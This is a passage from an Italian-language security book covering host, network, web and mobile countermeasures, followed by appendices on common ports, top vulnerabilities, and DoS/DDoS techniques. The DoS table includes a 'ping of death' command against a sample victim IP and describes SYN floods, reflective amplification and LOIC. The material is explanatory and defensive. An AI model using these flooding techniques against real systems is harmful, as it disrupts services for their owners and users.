Windows Firewall è un firewall basato sull'host per Windows. Offre uno dei modi più semplici per bloccare l'accesso ai servizi a livello di host, perciò non è davvero il caso di disabilitarlo (è abilitato per default, configurato in modo da bloccare quasi tutti gli accessi inbound dalla rete). Non dimenticate che un firewall è semplicemente uno strumento; le sue regole definiscono il livello di protezione, perciò prestate attenzione a quali applicazioni consentite.

Disabilitare i servizi non necessari

Ridurre al minimo il numero di servizi esposti alla rete è uno dei passaggi più importanti da compiere per rafforzare la sicurezza di un sistema. In particolare, disabilitare servizi che costituiscono eredità del passato come Windows NetBIOS e SMB è importante per mitigare molti dei tipi di attacchi più immediati individuati nel Capitolo 4. Nella Figura 12.2 è illustrata l'utilità di configurazione del sistema di Windows (*Start | msconfig*) usata per disabilitare alcuni servizi in avvio.

Nelle vecchie versioni di Windows, disabilitare NetBIOS e SMB era molto complicato. Su Vista, Windows 7 e Windows 2008 Server, i protocolli di rete possono essere disabilitati o rimossi usando la cartella delle connessioni di rete (cercate in technet.microsoft.com come abilitare o disabilitare un protocollo o componente di rete, o come eliminare un protocollo o componente di rete). Potete anche usare il Centro connessioni di rete e condivisione (cercate in Technet come abilitare o disabilitare la condivisione). Anche i criteri di gruppo possono essere usati per disabilitare scoperta e condivisione per specifici utenti e gruppi in una foresta/dominio Windows. Su sistemi Windows in cui è installata la console di gestione dei criteri di gruppo (*GPMC, Group Policy Management Console*), fate clic su *Start* e digitate nella casella di ricerca **gpmc.msc**. Nel riquadro di navigazione aprite le seguenti cartelle: *Criteri Computer locale, Configurazione utente, Modelli amministrativi, Componenti di Windows, Condivisione di rete*. Selezionate il criterio che volete imporre dal riquadro dei dettagli, apritelo, scegliete se attivarlo o disattivarlo e poi fate clic su *OK*.

NOTA

GPMC deve essere installato su una versione di Windows compatibile; cfr. blogs.technet.com/b/askds/archive/2008/07/07/installing-gpmc-on-windows-server-2008-and-windows-vista-service-pack-1.aspx.




Figura 12.2 Uso di Configurazione di sistema di Windows per disabilitare alcuni servizi in avvio.

Curare particolarmente la manutenzione

Il software non aggiornato è probabilmente la causa più comune di vulnerabilità che abbiamo riscontrato nella nostra vita professionale. È fondamentale un processo di gestione degli aggiornamenti affidabile e rapido. Riportiamo di seguito alcuni suggerimenti (ripresi dal Capitolo 4).

Guida alla gestione delle patch di sicurezza in Windows

Il suggerimento di base per mitigare i difetti a livello del codice di Microsoft è:

- testare e applicare le patch appena possibile;
- nel frattempo, testare e implementare qualsiasi misura di protezione disponibile, come il blocco dell'accesso o la disabilitazione di un servizio remoto vulnerabile;
- abilitare la registrazione e il monitoraggio per identificare sistemi vulnerabili e potenziali attacchi, e stabilire un piano di risposta.

Una rapida applicazione delle patch è la scelta migliore, perché elimina la vulnerabilità corrispondente. I progressi compiuti nelle attività di disassemblaggio di patch e sviluppo di exploit hanno ridotto considerevolmente il ritardo tra il rilascio ufficiale di una patch e il relativo exploit. È utile controllare la compatibilità delle nuove patch con l'applicazione. Consigliamo inoltre di utilizzare sistemi di gestione automatizzata delle patch come *Systems Management Server (SMS)* per una rapida applicazione e verifica. Su Internet sono disponibili numerosi articoli che spiegano dettagliatamente come creare un programma efficace per la gestione delle patch di sicurezza, e più in generale per la gestione delle vulnerabilità. Suggeriamo di consultare queste risorse e di adottare un approccio completo ed efficace

per l'identificazione, l'assegnazione di priorità, la distribuzione, la verifica e la valutazione dei rimedi contro le vulnerabilità in tutto l'ambiente.

Naturalmente c'è sempre un periodo finestra di esposizione agli attacchi mentre si attende il rilascio di una nuova patch, ed è proprio qui che entrano in gioco controlli di compensazione o accorgimenti vari, come abbiamo sottolineato spesso in questo capitolo. Gli accorgimenti sono generalmente opzioni di configurazione del sistema vulnerabile o dell'ambiente, in grado di mitigare l'impatto di un exploit nel caso in cui non sia possibile applicare una patch.

Molte vulnerabilità vengono mitigate facilmente bloccando l'accesso alla porta TCP/IP corrispondente. Per esempio, molte vecchie vulnerabilità di Microsoft sono state rilevate in servizi in ascolto sulle porte UDP 135–138, 445; TCP 135–139, 445 e 593; e sulle porte superiori a 1024. Bloccate gli accessi inbound non richiesti a queste e altre porte specifiche utilizzando dei firewall a livello di rete e di host. Sfortunatamente, poiché i servizi Windows che usano tali porte sono numerosi, applicare questo stratagemma è impraticabile a livello generale, può essere indicato soltanto per server su Internet che non devono rendere disponibili queste porte.

Monitoraggio attivo, backup e risposta

In ultimo, ma non per importanza, è fondamentale monitorare e pianificare le risposte a potenziali violazioni di sistemi vulnerabili. Idealmente, il monitoraggio della sicurezza e programmi di risposta dovrebbero essere già impostati per consentire una rapida configurazione di sistemi di rilevamento personalizzati e di piani di risposta per nuove vulnerabilità, ove queste superino una determinata soglia di gravità. Naturalmente, in caso di attacco è altrettanto importante disporre di buoni backup dei sistemi critici, qualora i sistemi debbano essere ripuliti e riportati in uno stato di affidabilità.

Scenari di rete

Ah, la rete. Fin dall'avvento dei firewall, la rete è sempre stata al centro dei progetti per lo sviluppo e l'applicazione di contromisure. Non esiste un modo più efficiente per bloccare un attacco di impedirgli di raggiungere la sua destinazione.

Naturalmente nessuna singola contromisura può costituire una panacea, e i controlli a livello di rete hanno le loro limitazioni. La principale è la tensione tra la grande portata del potere di blocco ai livelli inferiori e l'alta specializzazione degli attacchi ai livelli superiori. In altri termini, i controlli di accesso alla rete sui livelli inferiori tendono a essere piuttosto brutali; per esempio, un criterio comune è quello di consentire l'accesso inbound alle porte TCP 80/443 (HTTP/HTTPS) a server web sulle reti interne/DMZ. Benché sia necessario per una funzionalità di base dei server web, questo criterio è troppo grezzo per proteggere da attacchi a livello di applicazione come SQL injection e cross-site scripting, che sono in realtà invisibili a firewall sul Layer 3.

Esistono alcuni modi per risolvere questo problema:

- impiegare firewall più granulari con visibilità e controllo a livelli più elevati (per esempio i firewall a livello di applicazione di Palo Alto Networks);
- segmentare le reti a rischio più elevato da quelle con maggiore sensibilità. La zona DMZ è un classico esempio di questo approccio: mantenendo tutti i server in un ambiente separato, l'impatto di un exploit di applicazioni web viene contenuto.

E per quanto riguarda gli attacchi sul livello di rete stesso, come eavesdropping, reindirizzamento del traffico (spoofing ARP), Denial of Service, violazione di servizi di rete vulnerabili come DNS? Riportiamo di seguito alcune contromisure tratte dal Capitolo 8. Come è facile intuire, contromisure come limitare domini broadcast, autenticazione e cifratura si sono dimostrate le migliori difese contro gli attacchi del tipo eavesdropping e di reindirizzamento del traffico. Il passaggio a tecnologie di rete commutate vs condivise ha mitigato la proliferazione di attività di sniffing su interi segmenti Ethernet, e la segmentazione (fisica o virtuale) può ulteriormente ridurre questi rischi. Nel Capitolo 8 avete visto le diverse opzioni per cifratura e autenticazione con 802.1X, e pro e contro di ciascuna. Naturalmente 802.1X può essere applicato anche alle reti cablate, e consigliamo di utilizzare il più forte meccanismo di autenticazione e cifratura che potete tollerare (idealmente WPA2-Enterprise con certificati e un algoritmo di cifratura forte). Fortunatamente gli standard di sicurezza per le reti tendono a progredire piuttosto rapidamente, e l'unica barriera pratica a una loro adozione diffusa è costituita dai dispositivi di vecchio tipo che non sono in grado di implementare bene i nuovi standard (abbiamo sperimentato infiniti problemi a causa di macchine Windows che non gestiscono bene i certificati di rete wireless, mentre i prodotti di Apple, dai portatili agli iPad, si collegano senza problemi al primo colpo).

Gli attacchi DoS (*Denial of Service*) rappresentano una bella sfida per le reti esposte a Internet. Esiste un'asimmetria隐式 per cui qualsiasi numero moderato di sistemi può essere aggregato in botnet per generare una quantità di traffico sufficiente (a ogni livello) per intasare anche le reti con più disponibilità di banda del mondo. L'Appendice C è dedicata agli attacchi DoS e discute alcune strategie per contrastarli; servizi come Prolexic hanno dimostrato comunque di funzionare per alcune delle più grandi imprese al mondo. Quando si tratta di attacchi contro servizi di rete come DNS, si possono usare molte delle strategie descritte nel paragrafo dedicato agli scenari server, poiché tali servizi sono solitamente implementati per server o daemon. Prestate particolare attenzione alla configurazione (per esempio limitando i trasferimenti di zona e le query ricorsive) e mantenete sempre aggiornato il software.

Scenari di applicazioni web e database

Come avete visto nel Capitolo 10, dedicato all'hacking del Web e dei database, l'enorme popolarità del Web ne ha fatto un bersaglio primario per gli hacker. La continua e rapida crescita alimenta l'interesse, e l'aumento delle funzionalità che vengono trasferite sui client con la diffusione di nuove architetture come Web 2.0 non fa che peggiorare ulteriormente le cose. Come si fa a evitare di rientrare nelle statistiche dei numerosissimi siti web vittime di attacchi negli ultimi anni?

Come per la maggior parte delle contromisure discusse finora, si procede per livelli:

- componenti OTS (*Off-The-Shelf*);
- codice applicativo personalizzato.

Per quanto riguarda i componenti OTS, vale quanto abbiamo già detto nel paragrafo dedicato agli scenari server. Configurate in modo appropriato e applicate con cura le patch per tutti i componenti quali software di server web (Apache, IIS, Tomcat, Websphere e così via), estensioni del server, e qualsiasi pacchetto OTS carrelli della spesa, strumenti di gestione di blog, interazione sociale (web chat) e così via. In più, una forte soluzione

di monitoraggio del database (DAM, *Database Activity Monitoring*) che incorpori capacità di blocco, come McAfee Database Activity Monitoring con vPatch, può essere installata sul server e, utilizzando memoria condivisa tra il sistema operativo e il database, bloccare eventuali attacchi in tempo reale.

La maggior parte delle applicazioni web presenta un front-end a un database, perciò il database è spesso l'ultima linea di difesa: il bersaglio più prezioso, che contiene il tesoro dei dati. Di conseguenza, è di fondamentale importanza proteggerlo. Ancora, come per le applicazioni OTS, una buona soluzione DAM con sistema di patch e capacità di blocco è indispensabile.

Nel caso di codice sviluppato appositamente, la sfida è ancora più difficile. Abbiamo rilevato che progettare e implementare un programma di sicurezza legato allo sviluppo di software è l'unico approccio sostenibile per una migliore sicurezza del software. Questo punto di vista è sostenuto anche da molte altre autorità, come Microsoft SDL e Safecode Alliance. Creare un programma di sicurezza del software di quel tipo è argomento di interi libri (cfr. per esempio Gary McGraw, *Software Security*, Addison-Wesley, 2008) e non tratteremo in dettaglio questo argomento, ma vi esortiamo a consultare di altre risorse.

Un modo rapido di vedere “che cosa stanno facendo gli altri” nel campo della sicurezza del software è BSIMM (*Building Security In Maturity Model*) di Cigital. Si tratta di uno studio sulle attività dei più importanti professionisti della sicurezza. La terza revisione del BSIMM, pubblicata a novembre 2010, ha valutato 42 gruppi su 109 diverse attività in tema di sicurezza del software. I risultati consentono di farsi un’idea dei componenti dei programmi di sicurezza utilizzati nel mondo reale e rappresentano un potente strumento per giustificare l’adozione di programmi simili nella vostra organizzazione. BSIMM è disponibile su licenza Creative Commons, perciò potete scaricare il framework con gli strumenti di supporto e valutare voi stessi, oppure contattare Cigital per una valutazione professionale mediante una consulenza. Per darvi un’idea delle tattiche più comuni riportate dai 42 partecipanti a BSIMM3, la Figura 12.3 mostra le 12 attività implementate da quasi il 70 per cento dei partecipanti.

Twelve Core Activities Everybody Does	
Objective	Activity
[SM1.4]	establish SSDL gates (but do not enforce)
[CP1.2]	promote privacy
[T1.1]	promote culture of security throughout the organization
[AM1.2]	prioritize applications by data consumed/manipulated
[SFD1.1]	create proactive security guidance around security features
[SR1.1]	meet demand for security features
[AA1.1]	get started with AA
[CR1.4]	drive efficiency/consistency with automation
[ST1.1]	execute adversarial tests beyond functional
[PT1.1]	demonstrate that your organization's code needs help too
[SE1.2]	provide a solid host/network foundation for software
[CMV1.2]	use ops data to change dev behavior

Figura 12.3 Le 12 attività di sicurezza del software svolte dalla maggior parte delle aziende.

Scenari nel mondo mobile

Come avete visto nel Capitolo 11, la sicurezza nel mondo mobile è una sfida impervia. I rischi che devono essere affrontati da dispositivi ultraportatili, multiruolo e multifunzione, sempre connessi, sono diffusi ovunque e ad alto impatto: furto dell'apparecchio, hacking remoto, app malevoli e frodi via telefono/SMS sono solo alcuni esempi. La progettazione di contromisure per sistemi mobile, quindi, deve saper in primo luogo riconoscere questi scenari di rischio estremo e reagire opportunamente e in maniera chiara.

Spostare o rimuovere i dati è una delle prime possibilità. Dato il rischio elevato di furto o perdita del dispositivo, e l'impossibilità pratica di difendere un dispositivo entrato fisicamente in possesso di un hacker (cfr. la discussione del Capitolo 11 su modalità di debugging, rooting, jailbreaking e così via), dovete considerare in primo luogo se sia il caso di scaricare sui dispositivi mobili dati riservati.

In realtà, evitare che dati sensibili vengano registrati su dispositivi mobili è più facile a dirsi che a farsi. L'esempio classico è l'email: la domanda di servizi email per i dispositivi è inarrestabile, e la probabilità che nelle email siano riportati dati sensibili è praticamente del 100 per cento. Il modo di affrontare questo difficile problema dipende dalla cultura dell'organizzazione e dalla vostra capacità di articolare i rischi in un modo diretto e influente. Buona fortuna!

Supponendo che siate disposti ad accettare il rischio di un attacco fisico avanzato, che cosa vi resta da fare? Come avete visto nel Capitolo 11, avete a disposizione alcune opzioni, tra cui le seguenti.

- Utilizzare un dispositivo separato (fisico o virtuale) per attività sensibili.
- Abilitare il blocco delle password e la cancellazione del dispositivo dopo un certo numero di tentativi di login falliti. La Figura 12.4 mostra un meccanismo di blocco delle password per un'app iPhone.




Figura 12.4 Un meccanismo di autenticazione con pattern-match per un'app iPhone.

- Tenere aggiornati il sistema e le applicazioni.
- Scegliere con molta attenzione le app da scaricare e installare.
- Installare software di gestione del dispositivo (MDM, *Mobile Device Management*) e/o software di sicurezza.

Riepilogo

Riportiamo alcune considerazioni fondamentali per la progettazione di contromisure.

- Non esistono contromisure efficaci al 100 per cento. L'unico modo per garantire una sicurezza del 100 per cento è quello di ridurre del 100 per cento l'usabilità, cosa impraticabile. L'obiettivo è quello di raggiungere il giusto equilibrio tra elementi contrastanti.
- Uno dei meccanismi chiave per mitigare il rischio è la diversificazione. Disponendo più ostacoli diversi tra loro, si costringe l'attaccante a spendere di più e in modo diverso in ciascun punto, elevando il costo complessivo di un attacco più di quanto si riuscirebbe a fare con un'unica contromisura (o con più contromisure dello stesso tipo).
- Semplicità innanzitutto: gli hacker cercano le strade più facili e spesso passano ad altri bersagli quando non ne trovano una. Individuate i problemi più evidenti nel vostro ambiente, create piani semplici per affrontarli e poi dormite tranquillamente la notte, sapendo di aver fatto quanto di vostra competenza, in base a studi empirici come il Verizon Data Breach Report.

Appendice A

Porte

Le porte dei sistemi informatici sono come le finestre e le porte d'ingresso del cyberspazio. Benché esistano altri protocolli di ascolto (ICMP, IGMP e così via), i due tipi principali di porte di ascolto sono TCP e UDP. L'elenco della tabella riportata nelle pagine seguenti non è completo. Inoltre, alcune delle applicazioni presentate qui potrebbero essere configurate in modo da utilizzare porte diverse (per esempio eseguendo un server web sulla porta 12345 anziché sulla porta 80 o 443). Tuttavia, questo elenco fornisce una buona base di partenza per trovare le falte che un hacker cercherà di sfruttare al primo tentativo di accesso. Per un elenco più completo, consultate iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml oppure nmap.org/data/nmap-services.

Servizio o applicazione	Porta/Protocollo
Echo	7/tcp
Systat	11/tcp
Chargen	19/tcp
ftp-data	21/tcp
SSH	22/tcp
Telnet	23/tcp
SMTP	25/tcp
Nameserver	42/tcp
WHOIS	43/tcp
Tacacs	49/udp
xns-time	52/tcp
xns-time	52/udp
dns-lookup	53/udp
dns-zone	53/tcp
Whois++	63/tcp/udp
Tacacs-ds	65/tcp/udp
Oracle-sqlnet	66/tcp
Bootps	67/tcp/udp
Bootpc	68/tcp/udp
Tftp	69/udp
Gopher	70/tcp/udp
Finger	79/tcp
HTTP	80/tcp
Porta web alternativa (http)	81/tcp
objcall (Tivoli)	94/tcp/udp
Kerberos o porta web alternativa (http)	88/tcp
linuxconf	98/tcp
rtelent	107/tcp/udp
pop2	109/tcp
pop3	110/tcp
Sunrpc	111/tcp
Sqlserv	118/tcp
NNTP	119/tcp
NTP	123/tcp/udp
ntrpc-or-dce (epmap)	135/tcp/udp
netbios-ns	137/tcp/udp
netbios-dgm	138/tcp/udp
NetBIOS	139/tcp
imap	143/tcp
sqlsrv	156/tcp/udp
SNMP	161/udp
snmp-trap	162/udp
Xdmcp	177/tcp/udp
bgp	179/tcp
IRC	194/tcp/udp
snmp-checkpoint	256/tcp
snmp-checkpoint	257/tcp
snmp-checkpoint	258/tcp
snmp-checkpoint	259/tcp
fw1-or-bgmp	264/udp
LDAP	389/tcp
netware-ip	396/tcp
ups	401/tcp/udp
Timbuktu	407/tcp
https/ssl	443/tcp
ms-smb-alternate	445/tcp/udp
kpasswd5	464/tcp/udp
ipsec-internet-key-exchange(ike)	500/udp
Exec	512/tcp
rlogin	513/tcp
rwho	513/udp

Servizio o applicazione	Porta/Protocollo
rshell	514/tcp
Syslog	514/udp
Printer	515/tcp
Printer	515/udp
Talk	517/tcp/udp
Ntalk	518/tcp/udp
Route/RIP/RIPv2	520/udp
netware-ncp	524/tcp
timed	525/tcp/udp
irc-serv	529/tcp/udp
UUCP	540/tcp/udp
klogin	543/tcp/udp
apple-xsrvr-admin	625/tcp
apple-imap-admin	626/tcp
mount	645/udp
mac-srvr-admin	660/tcp/udp
spamassassin	783/tcp
remotelypossible	799/tcp
rsync	873/tcp
Samba-swat	901/tcp
oftep-rpc	950/tcp
ftps	990/tcp
telnets	992/tcp
imaps	993/tcp
ircs	994/tcp
pop3s	995/tcp
w2k rpc services	1024–1030/tcp 1024–1030/udp
SOCKS	1080/tcp
Kpop	1109/tcp
msql	1112/tcp
fastrack (Kazaa)	1212/tcp
nessus	1241/tcp
bmc-patrol-db	1313/tcp
Notes	1352/tcp
timbuktu-srv1	1417–1420/tcp/udp
ms-sql	1433/tcp
Citrix	1494/tcp
Sybase-sql-anywhere	1498/tcp
Funkproxy	1505/tcp/udp
ingres-lock	1524/tcp
oracle-srv	1525/tcp
oracle-tli	1527/tcp
PPTP	1723/tcp
winsock-proxy	1745/tcp
landesk-rc	1761–1764/tcp
Radius	1812/udp
remotely-anywhere	2000/tcp
cisco-mgmt	2001/tcp
NFS	2049/tcp
compaq-web	2301/tcp
Sybase	2368
OpenView	2447/tcp
RealSecure	2998/tcp
nessusd	3001/tcp
Ccmail	3264/tcp/udp
ms-active-dir-global-catalog	3268/tcp/udp
bmc-patrol-agent	3300/tcp
MySQL	3306/tcp
Ssql	3351/tcp
ms-termserv	3389/tcp

(segue)

(continua)

Servizio o applicazione	Porta/Protocollo
squid-snmp	3401/udp
cisco-mgmt	4001/tcp
nfs-lockd	4045/tcp
Twhois	4321/tcp/udp
edonkey	4660/tcp
edonkey	4666/udp
airport-admin	5009/tcp
Yahoo Messenger	5050/tcp
sip	5060/tcp/udp
zeroconf (Bonjour)	5353/udp
Postgress	5432/tcp
connect-proxy	5490/tcp
Secured	5500/udp
pcAnywhere	5631/tcp
activesync	5679/tcp
VNC	5800/tcp
vnc-java	5900/tcp
Xwindows	6000/tcp
cisco-mgmt	6001/tcp
Arcserve	6050/tcp
backupexec	6101/tcp
gnutella	6346/tcp/udp
gnutella2	6347/tcp/udp
Apc	6549/tcp
IRC	6665-6670/tcp
font-service	7100/tcp/udp
openmanage (Dell)	7273/tcp
Web	8000/tcp
Web	8001/tcp
Web	8002/tcp
Web	8080/tcp
blackice-icecap	8081/tcp
privoxy	8118/tcp
apple-ipphoto	8770/tcp
cisco-xremote	9001/tcp
Jetdirect	9100/tcp
dragon-ids	9111/tcp
iss system scanner agent	9991/tcp
iss system scanner console	9992/tcp
Stel	10005/tcp
NetBus	12345/tcp
snmp-checkpoint	18210/tcp
snmp-checkpoint	18211/tcp
snmp-checkpoint	18186/tcp
snmp-checkpoint	18190/tcp
snmp-checkpoint	18191/tcp
snmp-checkpoint	18192/tcp
Trinoo_bcast	27444/tcp
Trinoo_master	27665/tcp
Quake	27960/udp
Back Orifice	31337/udp
rpc-solaris	32771/tcp
snmp-solaris	32780/udp
Reachout	43188/tcp
bo2k	54320/tcp
bo2k	54321/udp
netprowler-manager	61440/tcp
iphone-sync	62078/tcp
pcAnywhere-def	65301/tcp

Le 10 vulnerabilità più importanti

1. **Password deboli.** Password deboli, facili da indovinare e riutilizzate altrove possono portare alla compromissione della sicurezza. Gli account di test hanno password deboli e sono scarsamente monitorati. *Non* riutilizzate le password tra sistemi o siti diversi.
2. **Mancata applicazione di patch.** Software non aggiornato, senza patch applicate, vulnerabile o lasciato nella configurazione di default. La maggior parte delle fallo di sicurezza può essere evitata applicando le patch non appena possibile e controllandole.
3. **Punti di accesso remoto non sicuri.** I punti di accesso remoto non protetti e non controllati forniscono una delle più facili vie di accesso alla rete aziendale. Uno dei punti più delicati è costituito dagli account di dipendenti licenziati che non sono stati disabilitati.
4. **Fuoriuscita di informazioni.** Se si lasciano fuoriuscire informazioni, l'hacker può ottenere dati su sistema operativo e versioni delle applicazioni, utenti, gruppi, condivisioni, DNS. Usando strumenti come Google, Facebook, Linked-In, maltigo e strumenti integrati di Windows si rischia di fornire molte informazioni a qualsiasi hacker.
5. **Host che eseguono servizi non necessari.** Host su cui vengono eseguiti servizi non necessari come FTP, DNS, RPC e altri offrono agli hacker una notevole superficie esposta agli attacchi.

6. **Firewall configurati male.** Le regole dei firewall possono diventare così complesse da entrare spesso in conflitto tra loro. In molti casi si applicano regole di prova o di emergenza che non vengono poi rimosse. Le regole dei firewall possono consentire agli hacker di accedere a DMZ o reti interne.
7. **Server Internet configurati male.** In particolare, i server web con vulnerabilità di cross-site scripting e SQL injection possono minare del tutto la sicurezza di un'intera rete.
8. **Funzionalità di log inadeguata.** Gli hacker possono fare il bello e il cattivo tempo nel vostro ambiente a causa di un monitoraggio inadeguato nel gateway di Internet e sull'host. Prendete in considerazione un monitoraggio del traffico outbound per facilitare il rilevamento di attacchi avanzati e persistenti.
9. **Controlli di accesso inadeguati su file e directory.** Le condivisioni di file Windows e UNIX con controlli di accesso inadeguati o mancanti del tutto possono consentire a un hacker di invadere la rete e di estrarre le informazioni più sensibili.
10. **Mancanza di criteri di sicurezza documentati.** Controlli di sicurezza confusi e non documentati permettono di diffondere nei sistemi o in rete standard di sicurezza incoerenti, che inevitabilmente portano a violazioni.

Attacchi DoS (Denial of Service) e DDoS (Distributed Denial of Service)

Dall'inizio del nuovo millennio, gli attacchi DoS (*Denial of Service*) non rappresentano più semplici fastidi, ma serie e gravi minacce per l'e-commerce. Le tecniche DoS della fine degli anni Novanta comportavano per lo più l'exploit di fallo del sistema operativo legate alle implementazioni di TCP/IP, il protocollo alla base delle comunicazioni per Internet. Questi exploit avevano nomi strani come "ping of death", Smurf, Fraggle, boink e Teardrop, ed erano in grado di mandare in crash singole macchine con una semplice sequenza di pacchetti, finché non vennero ampiamente risolte le vulnerabilità relative.

Durante il 2011 e il 2012 il mondo ha potuto sperimentare quanto possa essere devastante un attacco DDoS. Molti attacchi sono stati lanciati dal gruppo Anonymous contro varie organizzazioni, tra cui Scientology, la RIAA (*Recording Industry Association of America*). Gli attacchi più devastanti si sono verificati il 19 gennaio 2012, contro il dipartimento di giustizia degli Stati Uniti, l'United States Copyright Office, il Federal Bureau of Investigations, l'MPAA, Warner Brothers Music e RIAA in risposta alla chiusura del servizio di condivisione di file Megaupload.

Durante un attacco DDoS, legioni organizzate di macchine collegate a Internet sono in grado di superare le capacità dei più grandi provider di servizi online o, in alcuni casi, perfino un'intera nazione come l'Estonia. Nella tabella riportata nelle pagine seguenti sono descritti i vari tipi di tecniche DoS utilizzati da molti hacker.

Tecnica DoS	Descrizione
Flood ICMP	“Ping of death” (ping -l 65510 192.168.2.3) su un sistema Windows (dove 192.168.2.3 è l’indirizzo IP della vittima). Lo scopo principale di questo attacco è quello di generare un pacchetto di dimensione superiore a 65.535 byte, cosa che causava un crash in alcuni dei sistemi operativi degli anni ’90. Le più recenti versioni di questo attacco inviano alla vittima notevoli quantità di pacchetti ICMP di grande dimensione.
Sovrapposizione nella frammentazione	Frammenti di pacchetti TCP/IP parzialmente sovrapposti causavano in molti sistemi operativi crash e problemi di allocazione delle risorse. Sono stati rilasciati exploit dai nomi strani come Teardrop, bonk, boink e nestea.
Flood loopback	Le prime implementazioni di questo attacco utilizzavano il servizio chargen su sistemi Unix per generare un flusso di dati che puntavano al servizio echo sullo stesso sistema, creando così un loop infinito e affogando il sistema nei suoi stessi dati (attacchi con nomi come Land e LaTierra).
Nukers	Vulnerabilità Windows di alcuni anni fa per cui si inviavano pacchetti OOB (<i>Out-Of-Band</i> , segmenti TCP con il bit URG impostato) a un sistema, causandone il crash. Questi attacchi divennero molto popolari nelle chat e nei giochi in rete.
Frammentazione IP	Quando il massimo offset di frammentazione è specificato dal sistema di origine (l’aggressore), il computer o la rete di destinazione (vittima) può essere costretto a un pesante lavoro di calcolo per riassemblare i pacchetti.
SYN flood	Quando si avvia un attacco SYN flood, gli hacker inviano un pacchetto SYN dal sistema A al sistema B, falsificando l’indirizzo di origine in modo da indicare un sistema non esistente. Il sistema B cercherà di inviare un pacchetto SYN/ACK all’indirizzo falsificato; se a tale indirizzo corrisponde un sistema esistente, risponderà normalmente con un pacchetto RST al sistema B, perché non ha iniziato la connessione. Gli hacker devono scegliere un sistema irraggiungibile. Perciò, il sistema B invierà un pacchetto SYN/ACK e non riceverà mai un pacchetto RST dal sistema A. Questa potenziale connessione si trova ora nello stato SYN_RECV e inserita in una coda di connessioni. Il sistema ora è impegnato a stabilire una connessione, e questa connessione potenziale sarà rimossa dalla coda soltanto dopo lo scadere del timeout corrispondente. Questo timeout varia da un sistema all’altro, da circa 75 secondi fino a 23 minuti per alcune implementazioni di IP. Poiché normalmente la coda delle connessioni è molto piccola, agli hacker basta inviare pochi pacchetti SYN ogni 10 secondi per disabilitare una porta specifica. Il sistema sotto attacco non sarà mai in grado di cancellare la coda di backlog prima di ricevere nuove richieste SYN.
UDP flood	A causa della natura poco affidabile di UDP, è relativamente facile inviare flussi di dati eccessivi di pacchetti UDP che causino un carico di lavoro notevole su un sistema bersaglio. Tutto ciò che occorre fare è inviare il massimo numero di pacchetti UDP nel più breve tempo possibile. Uno dei più bersagliati sistemi che utilizzano UDP è DNS. I server DNS sono, quindi, tra le prime aree di attacco. L’aspetto che rende ancora più devastanti questi attacchi è la relativa facilità con cui si può effettuare lo spoofing dell’indirizzo IP di origine quando si invia un flood UDP.

Tecnica DoS	Descrizione
Amplificazione riflessiva	La tecnica DRDoS (<i>Distributed Reflected Denial of Service</i>) consiste nell'inviare richieste falsificate a un gran numero di computer. Questo attacco solitamente viene portato da sistemi compromessi appartenenti a un botnet. Come indirizzo di origine si indica quello della vittima, che perciò riceve tutte le risposte. Lo Smurf Attack è una delle prime forme di questo attacco. Recentemente gli attacchi con amplificazione del DNS, sono diventati sempre più potenti; vengono inviate piccole richieste ai server DNS che rispondono con pacchetti grandi, sovraccaricando il sistema vittima.
Livello di applicazione	Un hacker trova una risorsa su un noto sito Internet che richiede pochissimo lavoro per la richiesta da parte del client e causa un elevato carico computazionale sul server. Un buon esempio è quello in cui si avviano più ricerche simultanee su un sito di BBS (per esempio vBulletin, phpBB). Con poche query al secondo, l'hacker può mettere in ginocchio il sito. Un LOIC (<i>Low Orbit Ion Cannon</i>) è un buon esempio di strumento molto efficiente nel recapitare richieste specifiche dell'applicazione che possono rapidamente portare a intasare un server. È ancora più pericoloso quando è usato in tandem con altri utenti di Internet.
Attacchi DoS low-rate	Attacchi DoS che sfruttano la scala temporale lenta di TCP consentono agli hacker di causare il rientro di un flusso TCP nello stato di ritrasmissione, rallentando così il traffico sul sistema bersaglio.

Contromisure

Data la loro natura poco trattabile, gli attacchi DoS e DDoS devono essere affrontate con difese multivariate che prevedano resistenza, rilevamento e risposta. Nessuna delle contromisure sarà efficace al 100 per cento, ma combinandole si possono ridurre al minimo i rischi. Nella tabella seguente sono descritte diverse contromisure contro gli sgradevoli effetti di un attacco DoS.

Contromisura	Descrizione
